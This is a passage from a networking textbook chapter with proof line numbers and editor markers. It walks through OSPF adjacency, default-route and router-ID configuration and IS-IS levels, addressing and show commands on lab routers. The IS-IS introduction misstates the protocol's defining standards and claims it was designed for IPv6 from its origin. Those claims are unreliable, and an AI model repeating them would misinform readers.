| <b>Two-way</b>  | Bidirectional traffic has been established.                                                 | t3.6                 |
| <b>ExStart</b>  | Master/slave roles determined; the first step to creating adjacency.                        | t3.7                 |
| <b>Exchange</b> | The link-state database (LSDB) is sent, and OSPF protocol packets are exchanged.            | t3.8                 |
| <b>Loading</b>  | Exchange of LSAs, to populate LSDBs.                                                        | t3.9                 |
| <b>Full</b>     | Neighbors are fully adjacent and the LSDBs are fully synchronized.                          | t3.10                |

The `passive-interface` default command sets all interfaces to not participate in OSPF. You can use the `no passive-interface` command followed by the interface to determine which interfaces will participate in OSPF.

The `default-information originate` command is used to inject a default route into OSPF. Let's look at router IOU3 to see if the default route is on the router:

```

IOU3#show ip route
*Jan 4 22:02:45.742: %SYS-5-CONFIG_I: Configured from console by console
IOU3#sh ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
 E1 - OSPF external type 1, E2 - OSPF external type 2
 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
 ia - IS-IS inter area, * - candidate default, U - per-user static route
 o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
 + - replicated route, % - next hop override

```

AU9

726 Gateway of last resort is not set

727 **O\*E2 0.0.0.0/0 [110/1] via 192.168.1.1, 00:53:16, Ethernet0/0**  
 728 \* 192.168.1.0/24 is variably subnetted, 2 subnets, 2 masks

729 The default route is identified in the routing table on IOU3, identified as a type 2 external route:

```

730 IOU3(config)#int e0/0
731 IOU3(config-if)#ip address 192.168.1.2 255.255.255.0
732 IOU3(config-if)#int e0/1
733 IOU3(config-if)#ip address 192.168.2.1 255.255.255.0
734 IOU3(config)#router ospf 1
735 IOU3(config-router)#network 192.168.1.0 0.0.0.255 area 1
736 IOU3(config-router)#network 192.168.2.0 0.0.0.255 area 1
737 IOU3(config-router)#log-adjacency-changes
738 IOU3(config-router)#passive-interface default
739 IOU3(config-router)#no passive-interface Ethernet0/0
740 IOU3(config-router)#no passive-interface Ethernet0/1
741 *Jan 4 21:04:34.448: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.1.1 on Ethernet0/0 from LOADING
742 to FULL, Loading Done
743 IOU3(config-router)#no passive-interface Ethernet0/1
744 *Jan 4 21:05:39.508: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.3.1 on Ethernet0/1 from LOADING
745 to FULL, Loading Done

746 IOU2(config)#int e0/0
747 IOU2(config-if)#ip address 192.168.2.2 255.255.255.0
748 IOU2(config-if)#int e0/1
749 IOU2(config-if)#ip address 192.168.3.1 255.255.255.0
750 IOU2(config)#router ospf 1
751 IOU2(config-router)#network 192.168.2.0 0.0.0.255 area 1
752 IOU2(config-router)#network 192.168.3.0 0.0.0.255 area 1
753 IOU2(config-router)#log-adjacency-changes
754 IOU2(config-router)#passive-interface default
755 IOU2(config-router)#no passive-interface Ethernet0/0
756 IOU2(config-router)#no passive-interface Ethernet0/1
757 *Jan 4 21:05:39.510: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.2.1 on Ethernet0/0 from LOADING
758 to FULL, Loading Done
759 *Jan 4 21:06:17.650: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.4.1 on Ethernet0/1 from LOADING
760 to FULL, Loading Done

761 IOU4(config)#int e0/0
762 IOU4(config-if)#ip address 192.168.3.2 255.255.255.0
763 IOU4(config-if)#int e0/1
764 IOU4(config-if)#ip address 192.168.4.1 255.255.255.0
765 IOU4(config)#router ospf 1
766 IOU4(config-router)#network 192.168.3.0 0.0.0.255 area 1
767 IOU4(config-router)#network 192.168.4.0 0.0.0.255 area 1
768 IOU4(config-router)#log-adjacency-changes
769 IOU4(config-router)#passive-interface default
770 IOU4(config-router)#no passive-interface Ethernet0/0
771 IOU4(config-router)#no passive-interface Ethernet0/1

```

```

*Jan 4 21:05:36.707: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.3.1 on Ethernet0/0 from 2WAY to 772
DOWN, Neighbor Down: Interface down or detached 773
IOU4(config-router)#no passive-interface Ethernet0/1 774
*Jan 4 21:06:16.719: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.3.1 on Ethernet0/0 from LOADING 775
to FULL, Loading Done 776

IOU1#show ip route 777
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP 778
D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area 779
N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2 780
E1 - OSPF external type 1, E2 - OSPF external type 2 781
i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2 782
ia - IS-IS inter area, * - candidate default, U - per-user static route 783
o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP 784
+ - replicated route, % - next hop override 785

Gateway of last resort is 192.168.1.2 to network 0.0.0.0 786

S* 0.0.0.0/0 [1/0] via 192.168.1.2 787
 is directly connected, Ethernet0/0 788
 192.168.1.0/24 is variably subnetted, 2 subnets, 2 masks 789
C 192.168.1.0/24 is directly connected, Ethernet0/0 790
L 192.168.1.1/32 is directly connected, Ethernet0/0 791
O 192.168.2.0/24 [110/20] via 192.168.1.2, 00:02:41, Ethernet0/0 792
O 192.168.3.0/24 [110/30] via 192.168.1.2, 00:02:03, Ethernet0/0 793
O 192.168.4.0/24 [110/40] via 192.168.1.2, 00:01:53, Ethernet0/0 794

All network routes learned from ospf are represented with an O next to it. 795

The show ip ospf database command can be used if you want to view your OSPF routing database, 796
also known as the link-state database (LSDB): 797
IOU1#sh ip ospf database 798

 OSPF Router with ID (192.168.1.1) (Process ID 1) 799

 Router Link States (Area 1) 800

Link ID ADV Router Age Seq# Checksum Link count 801
192.168.1.1 192.168.1.1 238 0x80000002 0x0095E5 1 802
192.168.2.1 192.168.2.1 174 0x80000002 0x003A4B 2 803
192.168.3.1 192.168.3.1 137 0x80000003 0x0080FC 2 804
192.168.4.1 192.168.4.1 137 0x80000003 0x003BAB 2 805

 Net Link States (Area 1) 806

Link ID ADV Router Age Seq# Checksum 807
192.168.1.1 192.168.1.1 238 0x80000001 0x00B5D5 808
192.168.2.2 192.168.3.1 175 0x80000001 0x00A4E0 809
192.168.3.2 192.168.4.1 138 0x80000001 0x00A8D8 810
IOU1#sh ip protocols 811
*** IP Routing is NSF aware *** 812

```

```

813 Routing Protocol is "ospf 1"
814 Outgoing update filter list for all interfaces is not set
815 Incoming update filter list for all interfaces is not set
816 Router ID 192.168.1.1
817 Number of areas in this router is 1. 1 normal 0 stub 0 nssa
818 Maximum path: 4
819 Routing for Networks:
820 192.168.1.0 0.0.0.255 area 1
821 Passive Interface(s):
822 Ethernet0/1
823 Ethernet0/2
824 Ethernet0/3

```

```
825 (output omitted)
```

```

826 Routing Information Sources:
827 Gateway Distance Last Update
828 192.168.3.1 110 00:02:48
829 192.168.2.1 110 00:04:02
830 192.168.4.1 110 00:02:10
831 Distance: (default is 110)

```

```

832 To display your neighbor use the show ip ospf neighbor
833 IOU1#show ip ospf neighbor

```

AU10

```

834 Neighbor ID Pri State Dead Time Address Interface
835 192.168.2.1 1 FULL/BDR 00:00:36 192.168.1.2 Ethernet0/0

```

```

836 The show ip ospf event command can be used to troubleshoot OSPF if your neighbors are not
837 coming up or routes are missing:

```

```
838 IOU1#show ip ospf event
```

```
839 OSPF Router with ID (192.168.1.1) (Process ID 1)
```

```

840 20 *Jan 4 21:09:26.242: Schedule SPF, Topo Base, Area 1, spf-type Full, Change in LSA
841 Type RLSID 192.168.1.1, Adv-Rtr 192.168.1.1

```

```
842 (output omitted)
```

```

843 62 *Jan 4 21:06:18.188: Rcv New Type-2 LSA, LSID 192.168.3.2, Adv-Rtr 192.168.4.1, Seq#
844 80000001, Age 3, Area 1
845 63 *Jan 4 21:06:18.188: Schedule SPF, Topo Base, Area 1, spf-type Full, Change in LSA
846 Type NLSID 192.168.3.2, Adv-Rtr 192.168.4.1
847 64 *Jan 4 21:06:18.188: DB add: 192.168.3.2 0xAD86EC 178
848 66 *Jan 4 21:06:18.155: Schedule SPF, Topo Base, Area 1, spf-type Full, Change in LSA
849 Type RLSID 192.168.3.1, Adv-Rtr 192.168.3.1
850 67 *Jan 4 21:06:17.650: Rcv New Type-1 LSA, LSID 192.168.4.1, Adv-Rtr 192.168.4.1, Seq#
851 80000002, Age 37, Area 1
852 68 *Jan 4 21:06:17.650: Schedule SPF, Topo Base, Area 1, spf-type Full, Change in LSA
853 Type RLSID 192.168.4.1, Adv-Rtr 192.168.4.1

```



|     |                                                                                                                                |     |
|-----|--------------------------------------------------------------------------------------------------------------------------------|-----|
| 69  | *Jan 4 21:06:17.650: DB add: 192.168.4.1 OxAD882C 179                                                                          | 854 |
| 107 | *Jan 4 21:05:40.044: Rcv New Type-2 LSA, LSID 192.168.2.2, Adv-Rtr 192.168.3.1, Seq# 80000001, Age 2, Area 1                   | 855 |
| 108 | *Jan 4 21:05:40.044: Schedule SPF, Topo Base, Area 1, spf-type Full, Change in LSA Type NLSID 192.168.2.2, Adv-Rtr 192.168.3.1 | 856 |
| 138 | *Jan 4 21:04:34.943: Schedule SPF, Topo Base, Area 1, spf-type Full, Change in LSA Type RLSID 192.168.2.1, Adv-Rtr 192.168.2.1 | 857 |
| 139 | *Jan 4 21:04:34.943: DB add: 192.168.2.1 OxAD8BEC 179                                                                          | 858 |
| 140 | *Jan 4 21:04:34.943: Schedule SPF, Topo Base, Area 1, spf-type Full, Change in LSA Type RLSID 192.168.1.1, Adv-Rtr 192.168.1.1 | 859 |
| 141 | *Jan 4 21:04:34.941: Generate Changed Type-1 LSA, LSID 192.168.1.1, Seq# 80000002, Age 0, Area 1                               | 860 |
| 142 | *Jan 4 21:04:34.446: Neighbor 192.168.2.1, Interface Ethernet0/0 state changes from LOADING to FULL                            | 861 |
| 143 | *Jan 4 21:04:34.446: Neighbor 192.168.2.1, Interface Ethernet0/0 state changes from EXCHANGE to LOADING                        | 862 |
| 144 | *Jan 4 21:04:34.441: Interface Ethernet0/0 state changes from DR to DR                                                         | 863 |
| 145 | *Jan 4 21:04:34.441: Elect DR: Ethernet0/0 192.168.1.1                                                                         | 864 |
| 146 | *Jan 4 21:04:34.441: Elect BDR: Ethernet0/0 192.168.2.1                                                                        | 865 |

## Router ID 873

If a loopback address is configured on the router, it is always preferred because this interface never goes down and is a virtual address. If no loopback address is configured, OSPF chooses the highest IP address on an active interface on the router to determine its router ID. The router ID identifies each OSPF router in the network and must be unique. Alternatively, you can also set the router ID statically using the `router-id` command. 874-877

You can use the `show ip ospf` command to view the current router ID: 878-879

```
IOU1(config)#do show ip ospf 880
 Routing Process "ospf 1" with ID 192.168.1.1 881
 (output omitted) 882
IOU1(config)#router ospf 1 883
IOU1(config-router)#router-id 1.1.1.1 884
% OSPF: Reload or use "clear ip ospf process" command, for this to take effect 885
IOU1(config-router)#interface loopback 1 886
IOU1(config-if)#ip address 1.1.1.1 255.255.255.255 887
IOU1#clear ip ospf process 888
Reset ALL OSPF processes? [no]: yes 889
*Jan 4 22:45:04.723: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.2.1 on Ethernet0/0 from FULL to 890
DOWN, Neighbor Down: Interface down or detached 891
*Jan 4 22:45:04.733: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.2.1 on Ethernet0/0 from LOADING 892
to FULL, Loading Done 893
IOU1#sh ip ospf 894
Routing Process "ospf 1" with ID 1.1.1.1 895
```

The `clear ip ospf process` command was used to restart the OSPF process, and so the router could change its router ID to 1.1.1.1. 896-897



# IS-IS

898

899 Intermediate System-to-Intermediate System (IS-IS) is a link-state hierarchical protocol like OSPF that uses  
 900 areas in which routers exchange routing updates to routing tables. IS-IS is a public standard as defined in  
 901 ISO 9542 and later republished as RFC 995. IS-IS was developed to work with IPv6 from its origin and is  
 902 commonly found in enterprise networks and service providers as it supports multiple protocols. It is used in  
 903 many Cisco underlying technologies including Software-Defined Access, Overlay Transport Virtualization  
 904 (OTV), and Application Centric Infrastructure (ACI).

905 IS-IS has two types of areas: Level 1, used for non-backbone routing, and Level 2, which is used for  
 906 backbone areas. Level 1 routers build adjacencies with other Level 1 routers within a local area, similar to  
 907 intra-area routing in OSPF. Level 2 routers establish adjacencies with other Level 2 routers as well as routing  
 908 between Level 1 areas like interarea routing in OSPF.

909 IS-IS operates independently at each routing level. Neighbor adjacencies are formed with each router  
 910 on the same level, and a separate link-state database is maintained for each level. An adjacency can only be  
 911 formed for Level 1 routers that are configured for Level 1 routing, and this also holds true for Level 2 routers.  
 912 Routers configured for Level 1 only will not build an adjacency with routers configured for Level 2 only and  
 913 vice versa. See Table 6-4 for the different level combinations and resulting adjacencies formed between  
 914 routers.

AU11

t4.1 **Table 6-4. IS-IS Level Table**

| Router Level | Router Level | Adjacency Formed                    |
|--------------|--------------|-------------------------------------|
| Level 1      | Level 1      | Level 1 if area matches             |
| Level 1      | Level 1+2    | Level 1 if area matches             |
| Level 1      | Level 2      | None                                |
| Level 1+2    | Level 1+2    | Level 1 if area matches and Level 2 |
| Level 1+2    | Level 2      | Level 2                             |
| Level 2      | Level 2      | Level 2                             |

t4.2

t4.3

t4.4

t4.5

t4.6

t4.7

t4.8

AU12

915 IS-IS has four packet types:

- 916 • **Hello:** Hello packets are noted as IIH and are used to establish and maintain  
 917 adjacencies and troubleshoot the loss of neighbor adjacencies. They are also used to  
 918 elect a Designated IS similarly to a Designated Router in OSPF. The default interval  
 919 for hello packets is 10 seconds, but this can be changed with the **isis hello-interval**  
 920 **seconds [level]** command. Unlike in OSPF, timers do not need to match. The hold  
 921 timer is determined by the hello multiplier which is 3 by default times the hello  
 922 interval. The hello multiplier value is multiplied by the hello interval which gives you  
 923 a default hold time of 30 seconds. The multiplier can be changed with the command  
 924 **isis hello-multiplier [level]**.
- 925 • **Link-State PDU:** Link-State PDUs are similar to OSPF Link-State Advertisements and  
 926 are used to advertise routing information.
- 927 • **Complete Sequence Numbers PDU and Partial Sequence Numbers PDU:**  
 928 Complete Sequence Numbers PDU (CSNP) and PSNP are for link-state database  
 929 synchronization. CSNP packets are used to advertise a complete list of link-state  
 930 packets (LSPs) in the sender's link-state database. PSNP packets are used by routers  
 931 to request a link-state packet (LSP) or acknowledge the receipt of a LSP.

AU14

## IS-IS Addressing 932

IS-IS addresses are in hexadecimal digits in octets that are separated by a dot. Let's look at example 933  
 49.0001.6789.1234.0000.00 where 49 is the authority and format ID (AFI) signifying that this AFI is locally 934  
 administered, 0001 is the area number, 6789.1234.0000 is the system ID of the node, and the trailing 00 (the 935  
 selector (SEL) will always be 0 for a router) is the SEL value. 936

## IS-IS Configuration 937

A router can run multiple IS-IS processes if each process has its own unique system ID. Each unique ID will 938  
 maintain its own database of routes which are not available to other processes. IS-IS neighbors will form 939  
 Layer 1 and Layer 2 adjacencies by default for all interfaces running IS-IS. 940

Create the IS-IS routing process with the global command **router isis** [instance-id]. Specify the IS-IS 941  
 NET or area for the IS-IS process using the router configuration command **net** [network-entity-title]. Activate 942  
 IS-IS on the interface using the interface command **ip router isis** [instance-id]. 943

If the instance-id is not configured, the router will use a null value for the instance-id. To log IS-IS 944  
 neighbor adjacencies formed, use the router configuration command **log-adjacency changes** to enable 945  
 logging. 946


IS-IS has three adjacency states. 947

AU13

**Table 6-5.** IS-IS State Table t5.1

| IS-IS State         |                                                                                                                                                                                                           | t5.2                 |
|---------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------|
| <b>Down</b>         | <b>This is in the initial state in which no hello packets have been received from the neighbor.</b>                                                                                                       | t5.3                 |
| <b>Initializing</b> | <b>This verifies one-way communication. The local router has received hello packets from the neighbor router, but it is unknown if the neighbor router has received the local router's hello packets.</b> | t5.4<br>t5.5<br>t5.6 |
| <b>Up</b>           | <b>This is confirmation that the neighbor router is receiving the local router's hello packets.</b>                                                                                                       | t5.7                 |

We will use Figure 6-17 to build our IS-IS network configuration. 948



**Figure 6-17.** IS-IS network diagram

We will configure the routers for IS-IS based on Figure 6-17.

IOU1 and IOU4 are intra-area and will be configured as Level 1 routers, while IOU2 and IOU3 are backbone routers and will be configured as Level 1+2. The NET for IOU1 will be configured as 49.0010.0000.0000.000X.00. 10 is the area, and the X will be the router number:

```

949
950
951
952
953 IOU1(config)#int loopback1
954 IOU1(config-if)#ip add 1.1.1.1 255.255.255.255
955 IOU1(config-if)#ip router isis
956 IOU1(config-if)#int e0/0
957 IOU1(config-if)#ip address 192.168.10.1 255.255.255.252
958 IOU1(config-if)#ip router isis
959 IOU1(config-if)#router isis
960 IOU1(config-router)#net 49.0010.0000.0000.0001.00
961 IOU1(config-router)#is-type level-1
962 IOU1(config-router)#log-adjacency-changes

963 IOU2(config)#int loopback 1
964 IOU2(config-if)#ip address 2.2.2.2 255.255.255.255
965 IOU2(config-if)#ip router isis
966 IOU2(config-if)#router isis
967 IOU2(config-router)#net 49.0010.0000.0000.0002.00
968 IOU2(config-router)#log-adjacency-changes
969 IOU2(config-router)#int e0/0
970 IOU2(config-if)#ip address 192.168.10.2 255.255.255.252
971 IOU2(config-if)#ip router isis
972 IOU2(config-router)#int e0/1
973 IOU2(config-if)#ip address 192.168.10.5 255.255.255.252
974 IOU2(config-if)#ip router isis

```

|      |                                                                                                                                                                                                                                                                                                                                                      |      |
|------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------|
| AU15 | *May 10 06:03:13.299: %CLNS-5-ADJCHANGE: ISIS: Adjacency to 0000.0000.0001 (Ethernet0/0) Up,<br>new adjacency                                                                                                                                                                                                                                        | 975  |
|      | IOU4(config)#int loopback1                                                                                                                                                                                                                                                                                                                           | 976  |
|      | IOU4(config-if)#ip address 4.4.4.4 255.255.255.255                                                                                                                                                                                                                                                                                                   | 977  |
|      | IOU4(config-if)#ip router isis                                                                                                                                                                                                                                                                                                                       | 978  |
|      | IOU4(config-if)#router isis                                                                                                                                                                                                                                                                                                                          | 979  |
|      | IOU4(config-router)#net 49.0020.0000.0000.0004.00                                                                                                                                                                                                                                                                                                    | 980  |
|      | IOU4(config-router)#is-type level-1                                                                                                                                                                                                                                                                                                                  | 981  |
|      | IOU4(config-router)#log-adjacency-changes                                                                                                                                                                                                                                                                                                            | 982  |
|      | IOU4(config-router)#int e0/0                                                                                                                                                                                                                                                                                                                         | 983  |
|      | IOU4(config-if)#ip address 192.168.20.1 255.255.255.252                                                                                                                                                                                                                                                                                              | 984  |
|      | IOU4(config-if)#ip router isis                                                                                                                                                                                                                                                                                                                       | 985  |
|      | IOU3(config)#int loopback1                                                                                                                                                                                                                                                                                                                           | 986  |
|      | IOU3(config-if)#ip address 3.3.3.3 255.255.255.255                                                                                                                                                                                                                                                                                                   | 987  |
|      | IOU3(config-if)#ip router isis                                                                                                                                                                                                                                                                                                                       | 988  |
|      | IOU3(config-if)#router isis                                                                                                                                                                                                                                                                                                                          | 989  |
|      | IOU3(config-router)#net 49.0020.0000.0000.0003.00                                                                                                                                                                                                                                                                                                    | 990  |
|      | IOU3(config-router)#log-adjacency-changes                                                                                                                                                                                                                                                                                                            | 991  |
|      | IOU3(config-router)#int e0/0                                                                                                                                                                                                                                                                                                                         | 992  |
|      | IOU3(config-if)#ip address 192.168.20.2 255.255.255.252                                                                                                                                                                                                                                                                                              | 993  |
|      | IOU3(config-if)#ip router isis                                                                                                                                                                                                                                                                                                                       | 994  |
| AU16 | *May 10 07:00:47.947: %CLNS-5-ADJCHANGE: ISIS: Adjacency to 0000.0000.0004 (Ethernet0/0) Up,<br>new adjacency                                                                                                                                                                                                                                        | 995  |
|      | IOU3(config-if)#int e0/1                                                                                                                                                                                                                                                                                                                             | 996  |
|      | IOU3(config-if)#ip address 192.168.10.6 255.255.255.252                                                                                                                                                                                                                                                                                              | 997  |
|      | IOU3(config-if)#ip router isis                                                                                                                                                                                                                                                                                                                       | 998  |
| AU17 | *May 10 07:01:21.083: %CLNS-5-ADJCHANGE: ISIS: Adjacency to 0000.0000.0002 (Ethernet0/1) Up,<br>new adjacency                                                                                                                                                                                                                                        | 999  |
|      | We can see the preceding messages on IOU3 stating our IS-IS adjacencies have formed. Let's take a look<br>at some helpful commands. Verify the interfaces are running IS-IS using <b>show clns interface</b> [interface-<br>type interface-number]. All interfaces that do not have IS-IS running will display CLNS protocol processing<br>disabled: | 1001 |
|      |                                                                                                                                                                                                                                                                                                                                                      | 1002 |
|      |                                                                                                                                                                                                                                                                                                                                                      | 1003 |
|      |                                                                                                                                                                                                                                                                                                                                                      | 1004 |
|      | IOU1#show clns interface e0/0                                                                                                                                                                                                                                                                                                                        | 1005 |
|      | Ethernet0/0 is up, line protocol is up                                                                                                                                                                                                                                                                                                               | 1006 |
|      | Checksums enabled, MTU 1497, Encapsulation SAP                                                                                                                                                                                                                                                                                                       | 1007 |
|      | ERPDU enabled, min. interval 10 msec.                                                                                                                                                                                                                                                                                                                | 1008 |
|      | <b>CLNS fast switching enabled</b>                                                                                                                                                                                                                                                                                                                   | 1009 |
|      | CLNS SSE switching disabled                                                                                                                                                                                                                                                                                                                          | 1010 |
|      | DEC compatibility mode OFF for this interface                                                                                                                                                                                                                                                                                                        | 1011 |
|      | Next ESH/ISH in 41 seconds                                                                                                                                                                                                                                                                                                                           | 1012 |
|      | <b>Routing Protocol: IS-IS</b>                                                                                                                                                                                                                                                                                                                       | 1013 |
|      | <b>Circuit Type: level-1-2</b>                                                                                                                                                                                                                                                                                                                       | 1014 |
|      | Interface number 0x0, local circuit ID 0x1                                                                                                                                                                                                                                                                                                           | 1015 |
|      | <b>Level-1 Metric: 10, Priority: 64, Circuit ID: IOU2.02</b>                                                                                                                                                                                                                                                                                         | 1016 |
|      | <b>DR ID: IOU2.02</b>                                                                                                                                                                                                                                                                                                                                | 1017 |
|      | <b>Level-1 IPv6 Metric: 10</b>                                                                                                                                                                                                                                                                                                                       | 1018 |
|      | <b>Number of active level-1 adjacencies: 1</b>                                                                                                                                                                                                                                                                                                       | 1019 |
|      | Next IS-IS LAN Level-1 Hello in 1 seconds                                                                                                                                                                                                                                                                                                            | 1020 |

1021 We can see that CLNS is enabled, the routing protocol being used is IS-IS, and IOU1 has 1 Level 1  
 1022 adjacency and that the DR is IOU2.02. Layer 1 metrics are set to the Cisco default of 10. The priority of the  
 1023 interfaces is the Cisco default 64, and the PDU MTU is 1497.

1024 Another useful command to use is the **show clns protocol** command to see interfaces in IS-IS:

```
1025 IOU3#sh clns protocol

1026 IS-IS Router: <Null Tag>
1027 System Id: 0000.0000.0003.00 IS-Type: level-1-2
1028 Manual area address(es):
1029 49.0020
1030 Routing for area address(es):
1031 49.0020
1032 Interfaces supported by IS-IS:
1033 Ethernet0/1 - IP
1034 Ethernet0/0 - IP
1035 Loopback1 - IP
1036 Redistribute:
1037 static (on by default)
1038 Distance for L2 CLNS routes: 110
1039 RRR level: none
1040 Generate narrow metrics: level-1-2
1041 Accept narrow metrics: level-1-2
1042 Generate wide metrics: none
1043 Accept wide metrics: none
```

1044 To view the IS-IS neighbor table, use command **show clns neighbors [detail]**:

```
1045 IOU3#show clns neighbors detail
1046 System Id Interface SNPA State Holdtime Type Protocol
1047 IOU2 Et0/1 aabb.cc00.0610 Up 25 L2 IS-IS
1048 Area Address(es): 49.0010
1049 IP Address(es): 192.168.10.5*
1050 Uptime: 03:12:34
1051 NSF capable
1052 Interface name: Ethernet0/1
1053 IOU4 Et0/0 aabb.cc00.0800 Up 8 L1 IS-IS
1054 Area Address(es): 49.0020
1055 IP Address(es): 192.168.20.1*
1056 Uptime: 03:13:07
1057 NSF capable
1058 Interface name: Ethernet0/0
```

1059 From the output of the **show clns neighbors detail** command, we can see that IOU3 has IOU2 and  
 1060 IOU4 as neighbors. We can also see the system ID which is the name of the router. The hold time is the  
 1061 time the router must receive another IIR to maintain the neighbor relationship. The state displays whether  
 1062 the neighbor is up or down. The type displays the type of adjacency formed. IOU2 has formed a Layer 2  
 1063 adjacency, while IOU4 has formed a Layer 1 adjacency.

To view IS-IS routes in the IP routing table, use command **show ip route isis:** 1064

```
IOU3#sh ip route isis 1065
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP 1066
 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area 1067
 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2 1068
 E1 - OSPF external type 1, E2 - OSPF external type 2 1069
 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2 1070
 ia - IS-IS inter area, * - candidate default, U - per-user static route 1071
 o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP 1072
 + - replicated route, % - next hop override 1073
```

Gateway of last resort is not set 1074

```
1.0.0.0/32 is subnetted, 1 subnets 1075
i L2 1.1.1.1 [115/30] via 192.168.10.5, 03:20:33, Ethernet0/1 1076
2.0.0.0/32 is subnetted, 1 subnets 1077
i L2 2.2.2.2 [115/20] via 192.168.10.5, 03:20:33, Ethernet0/1 1078
4.0.0.0/32 is subnetted, 1 subnets 1079
i L1 4.4.4.4 [115/20] via 192.168.20.1, 03:21:06, Ethernet0/0 1080
192.168.10.0/24 is variably subnetted, 3 subnets, 2 masks 1081
i L2 192.168.10.0/30 [115/20] via 192.168.10.5, 03:20:33, Ethernet0/1 1082
```

## Link-State Packet Database 1083

The link-state packet database (LSPDB) contains all LSPs of the IS-IS routing protocol per level, and routers at Level 1 and Level 2 will have two LSPDBs. If the routers are in the same level, their LSPDB will be identical. 1084 1085

To view all LSPs in a router's LSPDB, use command **show isis database [level-1 | level-2]** for the neighbor table. **Show isis database [lsp-id] [detail]** can be used also to view LSP information on a router: 1086 1087

```
IOU3#show isis database 1088
```

```
IS-IS Level-1 Link State Database: 1089
```

| LSPID      | LSP Seq Num  | LSP Checksum | LSP Holdtime | ATT/P/OL |
|------------|--------------|--------------|--------------|----------|
| IOU3.00-00 | * 0x00000015 | 0xC531       | 1150         | 1/0/0    |
| IOU4.00-00 | 0x00000013   | 0x6F95       | 739          | 0/0/0    |
| IOU4.02-00 | 0x00000010   | 0x95A7       | 571          | 0/0/0    |

```
IS-IS Level-2 Link State Database: 1094
```

| LSPID      | LSP Seq Num  | LSP Checksum | LSP Holdtime | ATT/P/OL |
|------------|--------------|--------------|--------------|----------|
| IOU2.00-00 | 0x00000018   | 0xF089       | 549          | 0/0/0    |
| IOU3.00-00 | * 0x00000014 | 0x64E9       | 797          | 0/0/0    |
| IOU3.03-00 | * 0x00000010 | 0x01C4       | 1080         | 0/0/0    |

The **show isis topology [hostname | system-ID] [level-1 | level-2]** command can be used to list all routers in the LSPDB for an IS-IS level. Looking at the following output, we can see the system ID, next hop router, outbound interface, and SNPA of each router: 1099 1100 1101

```

1102 IOU3#show isis topology
1103 IS-IS TID 0 paths to level-1 routers
1104 System Id Metric Next-Hop Interface SNPA
1105 IOU3 --
1106 IOU4 10 IOU4 Et0/0 aabb.cc00.0800

1107 IS-IS TID 0 paths to level-2 routers
1108 System Id Metric Next-Hop Interface SNPA
1109 IOU2 10 IOU2 Et0/1 aabb.cc00.0610
1110 IOU3 --

```

1111 Figures 6-18 and 6-19 show an IS-IS LSP and hello packet capture.

AU18

this figure will be printed in b/w

